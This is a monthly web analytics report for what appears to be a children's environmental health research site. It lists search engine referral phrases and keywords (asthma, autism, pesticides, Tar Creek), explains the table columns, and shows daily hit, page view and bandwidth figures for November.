		cincinnati	1	0.04%
		hopkins children's environmental protection agency	1	0.04%
11.	google	il13 th2 th1 lps no	2	0.09%
japan		il13 th2 th1 lps	2	0.09%
		tcpy blood	2	0.09%
		determination of four quinones in diesel exhaust particles	1	0.04%
		ppar cos-7 seh	1	0.04%
		representation auditory melody recognition inferior temporal gyrus occipital gyrus	1	0.04%
		quinone particle	1	0.04%
		adhd in kids new york city	1	0.04%
		university california learning disabilities children	1	0.04%
		il13 th2	1	0.04%
12.	yahoo	university throughput teratology	2	0.09%
japan		elaine faustman uc berkeley	1	0.04%
		p38 ap	1	0.04%
		nhbe techni	1	0.04%
		university of washington center for child environmental health	1	0.04%
13.		effects of living near busy road	1	0.04%
netscape		molecular aspect of autism	1	0.04%
		rochester new york children's environmental health center	1	0.04%
		genetic centers in nj	1	0.04%
14.	yahoo	brophy, v.h., jarvik, g.p., richter, r.j., rozek, l.s., schellenberg, g.d., furlong, c.e., 2000. analysis of paraoxonase (pon1) l55m status requires both genotype and phenotype. pharmacogenetics 10,	1	0.04%
taiwan		pma luciferase	1	0.04%



15. google austria	biomarkers neurodevelopmental disorder disease johns hopkins airway	1	0.04%
16. altavista	research paper on asthma causing gene information on autistic children	1	0.04%
17. all the web	children born to mothers with low iron	1	0.04%
18. biglobe	mechanism of allergic response	1	0.04%
19. yahoo korea	pma dilution	1	0.04%
20. yahoo uk &ireland	factors that affect children's development	1	0.04%

#### Activity by Search Engines with Keywords Detail

Engines	Keywords	Referrals	%
1. google	of	258	11.49%
	in	204	9.09%
	health	198	8.82%
	children	195	8.69%
	environmental	137	6.10%
	asthma	113	5.03%
	autism	113	5.03%
	for	103	4.59%
	on	96	4.28%
	the	79	3.52%
	pesticides	73	3.25%
	pollution	72	3.21%
	effects	71	3.16%
	epa	71	3.16%
	to	70	3.12%
	children's	66	2.94%
	university	61	2.72%
	center	59	2.63%
	detroit	57	2.54%
	air	56	2.49%
2. yahoo	children	54	2.41%
	environmental	32	1.43%
	health	29	1.29%
	in	25	1.11%
	autism	24	1.07%
	for	23	1.02%
	of	21	0.94%

	children's	17	0.76%
	with	16	0.71%
	research	15	0.67%
	factors	15	0.67%
	center	14	0.62%
	on	14	0.62%
	centers	13	0.58%
	pdf	13	0.58%
	electrocardiogram	13	0.58%
	goat	13	0.58%
	that	10	0.45%
	effects	8	0.36%
	the	8	0.36%
3. google uk	children	25	1.11%
	of	14	0.62%
	development	14	0.62%
	growth	14	0.62%
	environment	13	0.58%
	in	12	0.53%
	children's	11	0.49%
	asthma	10	0.45%
	how	10	0.45%
	factors	10	0.45%
	effect	10	0.45%
	pollution	9	0.40%
	child	8	0.36%
	health	8	0.36%
	affect	8	0.36%
	environmental	7	0.31%
	kids	6	0.27%
	pesticides	6	0.27%
	the	6	0.27%
	what	5	0.22%
4. google canada	in	11	0.49%
	of	11	0.49%
	pesticides	10	0.45%
	children	9	0.40%
	asthma	8	0.36%
	on	7	0.31%
	smoke	6	0.27%
	environmental	6	0.27%
	to	6	0.27%

	autism	5	0.22%
	how	5	0.22%
	epa	5	0.22%
	health	4	0.18%
	with	4	0.18%
	environment	4	0.18%
	kids	4	0.18%
	exposure	4	0.18%
	for	4	0.18%
	air	4	0.18%
	study	4	0.18%
5. aol netfind	in	9	0.40%
	children	6	0.27%
	harvard	5	0.22%
	environmental	5	0.22%
	asthma	5	0.22%
	lead	4	0.18%
	project	4	0.18%
	for	3	0.13%
	oklahoma	3	0.13%
	kids	3	0.13%
	to	3	0.13%
	health	3	0.13%
	miami,	2	0.09%
	do	2	0.09%
	green	2	0.09%
	l.e.a.d.	2	0.09%
	safety	2	0.09%
	autism	2	0.09%
	how	2	0.09%
	children's	2	0.09%
6. google italy	pollution	25	1.11%
	acute	25	1.11%
	communities	25	1.11%
	respiratory	25	1.11%
	german	25	1.11%
	illness	25	1.11%
	air	25	1.11%
	filetype:pdf	25	1.11%
	health	2	0.09%
	expected	1	0.04%
	results	1	0.04%

	research	1	0.04%
	particles	1	0.04%
	outreach,	1	0.04%
	children	1	0.04%
	77	1	0.04%
	toxicological	1	0.04%
	detoxifying	1	0.04%
	asthmatic	1	0.04%
	epithelium	1	0.04%
7. msn	health	5	0.22%
	children	5	0.22%
	childrens	5	0.22%
	environmental	4	0.18%
	sinai	3	0.13%
	autism	3	0.13%
	asthma	3	0.13%
	questions	3	0.13%
	to	3	0.13%
	disease	3	0.13%
	new	2	0.09%
	children's	2	0.09%
	epa	2	0.09%
	prevention	2	0.09%
	ucdavis	2	0.09%
	biographies	2	0.09%
	exposure	2	0.09%
	for	2	0.09%
	neurological	2	0.09%
	disorders	2	0.09%
8. google australia	of	4	0.18%
	centre	3	0.13%
	pollution	3	0.13%
	on	3	0.13%
	child	3	0.13%
	children	3	0.13%
	environmental	3	0.13%
	mental	3	0.13%
	asthma	3	0.13%
	development	3	0.13%
	is	2	0.09%
	sinai	2	0.09%
	kids	2	0.09%

	mount	2	0.09%
	for	2	0.09%
	pregnant	2	0.09%
	why	2	0.09%
	effects	2	0.09%
	air	2	0.09%
	studies	2	0.09%
9. google germany	cincinnati	3	0.13%
	california	2	0.09%
	receptor	1	0.04%
	ryanodine	1	0.04%
	muscle	1	0.04%
	fÅ¼hr,	1	0.04%
	liver	1	0.04%
	cell	1	0.04%
	harvard	1	0.04%
	disease	1	0.04%
	airway	1	0.04%
	davis	1	0.04%
	pcbs	1	0.04%
	cerebellar	1	0.04%
	synaptophysin	1	0.04%
	wernicke	1	0.04%
	paraoxonase	1	0.04%
	kimura–kuroda	1	0.04%
	purkinje	1	0.04%
	hydroxylated	1	0.04%
10. google france	of	3	0.13%
	the	3	0.13%
	for	3	0.13%
	children's	2	0.09%
	center	2	0.09%
	health	2	0.09%
	uc.davis	2	0.09%
	maternal	2	0.09%
	sensitization	1	0.04%
	allergic	1	0.04%
	davis,	1	0.04%
	asthma	1	0.04%
	gestation	1	0.04%
	industrial	1	0.04%
	practice	1	0.04%

	protection	1	0.04%
	chemicals	1	0.04%
	relationship	1	0.04%
	women's	1	0.04%
	trichloropyridinol	1	0.04%
11. google japan	th2	5	0.22%
	il13	5	0.22%
	th1	4	0.18%
	lps	4	0.18%
	gyrus	2	0.09%
	no	2	0.09%
	in	2	0.09%
	blood	2	0.09%
	tcpy	2	0.09%
	adhd	1	0.04%
	occipital	1	0.04%
	of	1	0.04%
	quinone	1	0.04%
	particles	1	0.04%
	diesel	1	0.04%
	determination	1	0.04%
	temporal	1	0.04%
	recognition	1	0.04%
	york	1	0.04%
	disabilities	1	0.04%
12. yahoo japan	university	3	0.13%
	throughput	2	0.09%
	teratology	2	0.09%
	techni	1	0.04%
	washington	1	0.04%
	environmental	1	0.04%
	nhbe	1	0.04%
	uc	1	0.04%
	ap	1	0.04%
	child	1	0.04%
	p38	1	0.04%
	center	1	0.04%
	health	1	0.04%
	faustman	1	0.04%
	berkeley	1	0.04%
	for	1	0.04%
	elaine	1	0.04%

13. netscape	of	1	0.04%
	of	2	0.09%
	aspect	1	0.04%
	living	1	0.04%
	effects	1	0.04%
	near	1	0.04%
	nj	1	0.04%
	centers	1	0.04%
	rochester	1	0.04%
	new	1	0.04%
	children's	1	0.04%
	molecular	1	0.04%
	health	1	0.04%
	center	1	0.04%
	environmental	1	0.04%
	busy	1	0.04%
	road	1	0.04%
	autism	1	0.04%
	in	1	0.04%
	york	1	0.04%
	genetic	1	0.04%
14. yahoo taiwan	v.h.,	1	0.04%
	luciferase	1	0.04%
	jarvik,	1	0.04%
	r.j.,	1	0.04%
	g.p.,	1	0.04%
	rozek,	1	0.04%
	l.s.,	1	0.04%
	schellenberg,	1	0.04%
	g.d.,	1	0.04%
	furlong,	1	0.04%
	analysis	1	0.04%
	c.e.,	1	0.04%
	of	1	0.04%
	paraoxonase	1	0.04%
	(pon1)	1	0.04%
	l55m	1	0.04%
	status	1	0.04%
	requires	1	0.04%
	both	1	0.04%
	genotype	1	0.04%
15. google austria	biomarkers	1	0.04%

	hopkins	1	0.04%
	neurodevelopmental	1	0.04%
	disease	1	0.04%
	disorder	1	0.04%
	airway	1	0.04%
	johns	1	0.04%
16. altavista	on	2	0.09%
	paper	1	0.04%
	research	1	0.04%
	autistic	1	0.04%
	causing	1	0.04%
	gene	1	0.04%
	asthma	1	0.04%
	children	1	0.04%
	information	1	0.04%
17. all the web	mothers	1	0.04%
	born	1	0.04%
	with	1	0.04%
	iron	1	0.04%
	low	1	0.04%
	to	1	0.04%
	children	1	0.04%
18. biglobe	responce	1	0.04%
	of	1	0.04%
	allergic	1	0.04%
	mechanism	1	0.04%
19. yahoo korea	dilution	1	0.04%
	pma	1	0.04%
20. yahoo uk &ireland	affect	1	0.04%
	development	1	0.04%
	that	1	0.04%
	children's	1	0.04%
	factors	1	0.04%

### Activity by Search Engine – Help Card

#### ? Top Search Engines Table

**Engines** – Specific search engine being analyzed.

**Referrers** – Number of visitors referred to your site from the specified search engine.



% – Percentage of visitors referred from search engines who were referred by the search engine specified.

#### **Top Search Engines with Search Phrases Detail Table**

**Engines** – Specific search engine being analyzed in conjunction with the phrase in the adjacent column.

**Phrases** – The search phrases being analyzed in conjunction with the search engine in the adjacent column. A search phrase is the entire search string entered by a visitor, which can include one or more individual keywords.

**Referrers** – Number of visitors referred to your site from the specified search engine who used the specified phrase in their search.

% – Percentage of visitors referred from search engines who used the specified search engine and phrase.

#### **Top Search Engines with Keywords Detail Table**

**Engines** – Specific search engine being analyzed in conjunction with the keyword in the adjacent column.

**Keywords** – The search keywords being analyzed in conjunction with the search engine in the adjacent column.

**Referrals** – Number of visitors referred to your site from the specified search engine who used the specified keywords in their search.

% – Percentage of visitors referred from search engines who used the specified search engine and keyword.




—  
This information can give you an idea how your meta tags are performing with each search engine.



## Activity by Search Phrase

The first table identifies search phrases that led the most visitors to your site, regardless of the search engine they used.

The second table identifies, for each phrase, which search engines led visitors to the site.



**Activity by Search Phrase**

	Phrases	Referrals	%
1.	pesticides	32	1.43%
2.	air pollution acute respiratory illness german communities filetype:pdf	25	1.11%
3.	electrocardiogram goat pdf	13	0.58%
4.	tar creek	13	0.58%
5.	children with autism	10	0.45%
6.	california davis	8	0.36%
7.	team work	7	0.31%
8.	cincinnati	6	0.27%
9.	organophosphates	6	0.27%
10.	environmental health video download	5	0.22%
11.	research on children's environmental health	4	0.18%
12.	duke university logo	4	0.18%
13.	environmental exposure to smoke	4	0.18%
14.	united community housing coalition	4	0.18%
15.	united community housing coalition detroit	4	0.18%
16.	southwest facts	4	0.18%
17.	synagro detroit	4	0.18%
18.	tar creek superfund	3	0.13%
19.		3	0.13%

	neurological disorders in children		
20.	multiple personality disorder	3	0.13%
	<b>Subtotal</b>	<b>162</b>	<b>7.22%</b>
	<b>Total</b>	<b>2,244</b>	<b>100.00%</b>

#### Activity by Search Phrase with Engines Detail

Phrases	Engines	Referrals	%
1. pesticides	google	26	1.16%
	google uk	4	0.18%
	google canada	1	0.04%
	google germany	1	0.04%
2. air pollution acute respiratory illness german communities filetype:pdf	google italy	25	1.11%
3. electrocardiogram goat pdf	yahoo	13	0.58%
4. tar creek	google	13	0.58%
5. children with autism	google	10	0.45%
6. california davis	google	5	0.22%
	google canada	1	0.04%
	google germany	1	0.04%
	google france	1	0.04%
7. team work	google	5	0.22%
	google uk	2	0.09%
8. cincinnati	google germany	2	0.09%
	google	2	0.09%
	google france	1	0.04%
	google canada	1	0.04%
9. organophosphates	google	5	0.22%
	google canada	1	0.04%
10. environmental health video download	google	5	0.22%
11. research on children's environmental health	yahoo	4	0.18%
12. duke university logo	google	4	0.18%
13. environmental exposure to smoke	google	4	0.18%
14. united community housing coalition	google	4	0.18%
15. united community housing coalition detroit	google	4	0.18%
16. southwest facts	google	4	0.18%
	google	3	0.13%
17. synagro detroit	yahoo	1	0.04%
	google	3	0.13%
18. tar creek superfund	google	3	0.13%

19. neurological disorders in children	google	2	0.09%
	aol netfind	1	0.04%
20. multiple personality disorder	google	3	0.13%

### Activity by Search Phrase – Help Card

#### ? **Top Search Phrases Table**

**Phrases** – The specific search phrases being analyzed. A search phrase is the entire search string entered by a visitor. It can include one or more keywords.

**Referrals** – Number of visitors referred to your site who used the specified search phrase, regardless of the search engine they used.

**%** – Percentage of referred visitors who used the specified search phrase.

#### **Top Search Phrases with Engines Detail Table**

**Engines** – Specific search engine being analyzed in conjunction with the phrase in the adjacent column.

**Phrase** – The search phrase a visitor used to find your site.

**Referrals** – Number of visitors referred to your site from the specified search engine who used the specified phrase in their search.

**%** – Percentage of visitors referred from search engines who used the specified search engine and phrase.




How are people getting to your site? Use these tables to find out if your visitors are using the search phrases you expect. Do you need to use different keywords in page titles to make it easier for people to find your site with search engines?



## Activity by Search Keyword

The first table identifies keywords that led the most visitors to the site (regardless of the search engine).

The second table identifies, for each keyword, which search engines led visitors to the site.



**Activity by Search Keyword**

	Keywords	Referrals	%
1.	of	319	3.14%
2.	children	302	2.97%
3.	in	268	2.64%
4.	health	255	2.51%
5.	environmental	197	1.94%
6.	autism	152	1.50%
7.	asthma	150	1.48%
8.	for	146	1.44%
9.	on	129	1.27%
10.	pollution	118	1.16%
11.	children's	105	1.03%
12.	the	101	0.99%
13.	to	96	0.95%
14.	air	95	0.94%
15.	pesticides	95	0.94%
16.	epa	90	0.89%
17.	effects	89	0.88%
18.	research	85	0.84%
19.	center	79	0.78%
20.	environment	79	0.78%
	<b>Subtotal</b>	<b>2,950</b>	<b>29.05%</b>
	<b>Total</b>	<b>10,155</b>	<b>100.00%</b>

### Activity by Search Keyword with Engines Detail

Keywords	Engines	Referrals	%
1. of	google	258	2.54%
	yahoo	21	0.21%
	google uk	14	0.14%
	google canada	11	0.11%
	google australia	4	0.04%
	google france	3	0.03%
	netscape	2	0.02%
	aol netfind	2	0.02%
	google japan	1	0.01%
	biglobe	1	0.01%
	yahoo taiwan	1	0.01%
	yahoo japan	1	0.01%
2. children	google	195	1.92%
	yahoo	54	0.53%
	google uk	25	0.25%
	google canada	9	0.09%
	aol netfind	6	0.06%
	msn	5	0.05%
	google australia	3	0.03%
	altavista	1	0.01%
	google japan	1	0.01%
	google italy	1	0.01%
	google germany	1	0.01%
	all the web	1	0.01%
3. in	google	204	2.01%
	yahoo	25	0.25%
	google uk	12	0.12%
	google canada	11	0.11%
	aol netfind	9	0.09%
	google australia	2	0.02%
	google japan	2	0.02%
	msn	1	0.01%
	google france	1	0.01%
	netscape	1	0.01%
4. health	google	198	1.95%
	yahoo	29	0.29%
	google uk	8	0.08%
	msn	5	0.05%
	google canada	4	0.04%



	aol netfind	3	0.03%
	google australia	2	0.02%
	google italy	2	0.02%
	google france	2	0.02%
	yahoo japan	1	0.01%
	netscape	1	0.01%
5. environmental	google	137	1.35%
	yahoo	32	0.32%
	google uk	7	0.07%
	google canada	6	0.06%
	aol netfind	5	0.05%
	msn	4	0.04%
	google australia	3	0.03%
	google france	1	0.01%
	netscape	1	0.01%
	yahoo japan	1	0.01%
6. autism	google	113	1.11%
	yahoo	24	0.24%
	google canada	5	0.05%
	google uk	3	0.03%
	msn	3	0.03%
	aol netfind	2	0.02%
	google france	1	0.01%
	netscape	1	0.01%
7. asthma	google	113	1.11%
	google uk	10	0.10%
	google canada	8	0.08%
	yahoo	6	0.06%
	aol netfind	5	0.05%
	msn	3	0.03%
	google australia	3	0.03%
	altavista	1	0.01%
	google france	1	0.01%
8. for	google	103	1.01%
	yahoo	23	0.23%
	google uk	5	0.05%
	google canada	4	0.04%
	aol netfind	3	0.03%
	google france	3	0.03%
	msn	2	0.02%
	google australia	2	0.02%
	yahoo japan	1	0.01%

9. on	google	96	0.95%
	yahoo	14	0.14%
	google canada	7	0.07%
	google australia	3	0.03%
	google uk	3	0.03%
	altavista	2	0.02%
	aol netfind	2	0.02%
	google france	1	0.01%
	msn	1	0.01%
10. pollution	google	72	0.71%
	google italy	25	0.25%
	google uk	9	0.09%
	google canada	4	0.04%
	google australia	3	0.03%
	yahoo	3	0.03%
	msn	1	0.01%
	aol netfind	1	0.01%
11. children's	google	66	0.65%
	yahoo	17	0.17%
	google uk	11	0.11%
	google canada	3	0.03%
	google france	2	0.02%
	aol netfind	2	0.02%
	msn	2	0.02%
	netscape	1	0.01%
	yahoo uk &ireland	1	0.01%
12. the	google	79	0.78%
	yahoo	8	0.08%
	google uk	6	0.06%
	google france	3	0.03%
	google canada	2	0.02%
	msn	1	0.01%
	aol netfind	1	0.01%
	google australia	1	0.01%
13. to	google	70	0.69%
	yahoo	7	0.07%
	google canada	6	0.06%
	google uk	5	0.05%
	msn	3	0.03%
	aol netfind	3	0.03%
	google australia	1	0.01%
	all the web	1	0.01%

14. air	google	56	0.55%
	google italy	25	0.25%
	google canada	4	0.04%
	google uk	4	0.04%
	google australia	2	0.02%
	yahoo	2	0.02%
	msn	1	0.01%
	aol netfind	1	0.01%
15. pesticides	google	73	0.72%
	google canada	10	0.10%
	google uk	6	0.06%
	yahoo	4	0.04%
	msn	1	0.01%
	google germany	1	0.01%
16. epa	google	71	0.70%
	yahoo	7	0.07%
	google uk	5	0.05%
	google canada	5	0.05%
	msn	2	0.02%
17. effects	google	71	0.70%
	yahoo	8	0.08%
	google uk	3	0.03%
	google canada	2	0.02%
	google australia	2	0.02%
	google france	1	0.01%
	netscape	1	0.01%
	msn	1	0.01%
18. research	google	56	0.55%
	yahoo	15	0.15%
	google uk	5	0.05%
	google canada	3	0.03%
	google australia	1	0.01%
	altavista	1	0.01%
	google italy	1	0.01%
	aol netfind	1	0.01%
	google france	1	0.01%
	msn	1	0.01%
19. center	google	59	0.58%
	yahoo	14	0.14%
	google france	2	0.02%
	msn	1	0.01%
	aol netfind	1	0.01%

	netscape	1	0.01%
	yahoo japan	1	0.01%
20. environment	google	54	0.53%
	google uk	13	0.13%
	google canada	4	0.04%
	yahoo	2	0.02%
	aol netfind	2	0.02%
	google australia	2	0.02%
	msn	1	0.01%
	google italy	1	0.01%

### Activity by Search Keyword – Help Card

#### ? Top Search Keywords Table

**Keywords** – The keyword being analyzed in conjunction with the search engine in the adjacent column. To see the entire search strings entered by visitors, see the Top Search Phrases page.

**Referrers** – Number of visitors referred to your site with the specified keywords.

**%** – Percentage of visitors referred from search engines who used the specified search engine and keyword.

#### Top Search Keywords Table with Engines Detail Table

**Engines** – Specific search engine being analyzed in conjunction with the keyword in the adjacent column.

**Keywords** – The keyword being analyzed in conjunction with the search engine in the adjacent column. To see the entire search strings entered by visitors, see the Top Search Phrases page.

**Referrals** – Number of visitors referred to your site from the specified search engine who used the specified keywords in their search.

**%** Percentage of visitors referred from search engines who used the specified search engine and keyword.




At the most basic level, this section tells you which search engines are being used most frequently to find your site. You also may find that some search engines are referring visitors to your site with the keywords you expect and that other search engines are not.

# Technical Dashboard

This dashboard summarizes important information related to online technical activity.


**Hits Trend**



**Hit Summary**

Successful Hits for Entire Site	31,286
Average Hits per Day	1,042
Home Page Hits	704

**Bandwidth: Kbytes Transferred Trend**




**Technical Statistics**

Total Hits	35,648	100%
Successful Hits	31,286	87.76%
Failed Hits	4,362	12.24%
Cached Hits	2,735	7.67%



# Page Views Trend

This report helps you determine the bandwidth requirements of your web site by tracking page views over the course of the report period.




**Page Views Trend**

Time Interval	Page Views	%
11/01	277	1.69%
11/02	829	5.06%
11/03	220	1.34%
11/04	715	4.36%
11/05	1,040	6.34%
11/06	543	3.31%
11/07	522	3.18%
11/08	554	3.38%
11/09	959	5.85%
11/10	266	1.62%
11/11	272	1.66%
11/12	1,176	7.17%
11/13	1,014	6.19%
11/14	816	4.98%
11/15	411	2.51%
11/16	446	2.72%
11/17	0	0.00%
11/18	0	0.00%
11/19	591	3.61%
11/20	369	2.25%
11/21	413	2.52%
11/22	289	1.76%
11/23	306	1.87%
11/24	303	1.85%
11/25	302	1.84%

11/26	410	2.50%
11/27	432	2.64%
11/28	1,235	7.53%
11/29	1,260	7.69%
11/30	421	2.57%
<b>Total</b>	<b>16,391</b>	<b>100.00%</b>


### Page Views Trend – Help Card

 **Page** – Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator. Any URL containing a question mark is considered a dynamic page.

**Page View** – A hit to any file classified as a page. In order to view a web page with embedded images, for example, a browser must retrieve multiple files. The page and its embedded files counts as a single page view.

**Time Interval** – A one-year report displays monthly time increments. A one-quarter report displays weekly time increments. A one-month report or a one-week report displays daily time increments. A daily report displays hourly time increments. An hour-long interval marked 12:00, for example, includes all activity between 12:00 and 12:59.


% – Percentage of total page views that occurred during the specified time interval.

 Periods of less activity can be considered good times for maintenance and content improvement.



# Hits Trend

This report helps you learn the bandwidth requirements of your site by tracking hits over the course of the report period.




**Hits Trend**

Time Interval	Hits	%
11/01	786	2.51%
11/02	1,206	3.85%
11/03	530	1.69%
11/04	1,082	3.46%
11/05	1,569	5.02%
11/06	1,138	3.64%
11/07	1,244	3.98%
11/08	1,121	3.58%
11/09	1,379	4.41%
11/10	569	1.82%
11/11	733	2.34%
11/12	1,802	5.76%
11/13	1,583	5.06%
11/14	1,543	4.93%
11/15	990	3.16%
11/16	1,028	3.29%
11/17	0	0.00%
11/18	0	0.00%
11/19	1,165	3.72%
11/20	894	2.86%
11/21	847	2.71%
11/22	642	2.05%
11/23	629	2.01%
11/24	668	2.14%
11/25	912	2.92%


11/26	1,007	3.22%
11/27	1,124	3.59%
11/28	2,268	7.25%
11/29	1,902	6.08%
11/30	925	2.96%
<b>Total</b>	<b>31,286</b>	<b>100.00%</b>

### Hits Trend – Help Card

 **Hits** – Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.


**Time Interval** – A one-year report displays monthly time increments. A one-quarter report displays weekly time increments. A one-month report or a one-week report displays daily time increments. A daily report displays hourly time increments. An hour-long interval marked 12:00, for example, includes all activity between 12:00 and 12:59.

% – Percentage of hits that occurred during the specified time interval.

 Periods of less activity can be considered good times for maintenance and content improvement.

## Bandwidth: Kbytes Transferred Trend

This report helps you see the bandwidth requirements of your site by tracking kilobytes transferred over the course of the report period.



**Bandwidth: Kbytes Transferred Trend**

Time Interval	Kbytes Transferred	%
11/01	191,996	6.28%
11/02	57,017	1.86%
11/03	24,798	0.81%
11/04	41,778	1.37%
11/05	53,216	1.74%
11/06	45,106	1.47%
11/07	168,482	5.51%
11/08	105,034	3.43%
11/09	56,628	1.85%
11/10	27,856	0.91%
11/11	28,108	0.92%
11/12	133,828	4.37%
11/13	90,691	2.96%
11/14	113,131	3.70%
11/15	103,321	3.38%
11/16	139,674	4.57%
11/17	0	0.00%
11/18	0	0.00%
11/19	38,461	1.26%
11/20	76,572	2.50%
11/21	36,653	1.20%
11/22	82,686	2.70%
11/23	56,905	1.86%
11/24	119,008	3.89%
11/25	133,115	4.35%

11/26	124,392	4.07%
11/27	178,170	5.82%
11/28	273,414	8.94%
11/29	367,482	12.01%
11/30	191,911	6.27%
<b>Total</b>	<b>3,059,420</b>	<b>100.00%</b>

#### Bandwidth: Kbytes Transferred Trend – Help Card



**Kbytes Transferred** – Number of kilobytes of data transferred during the specified time interval.

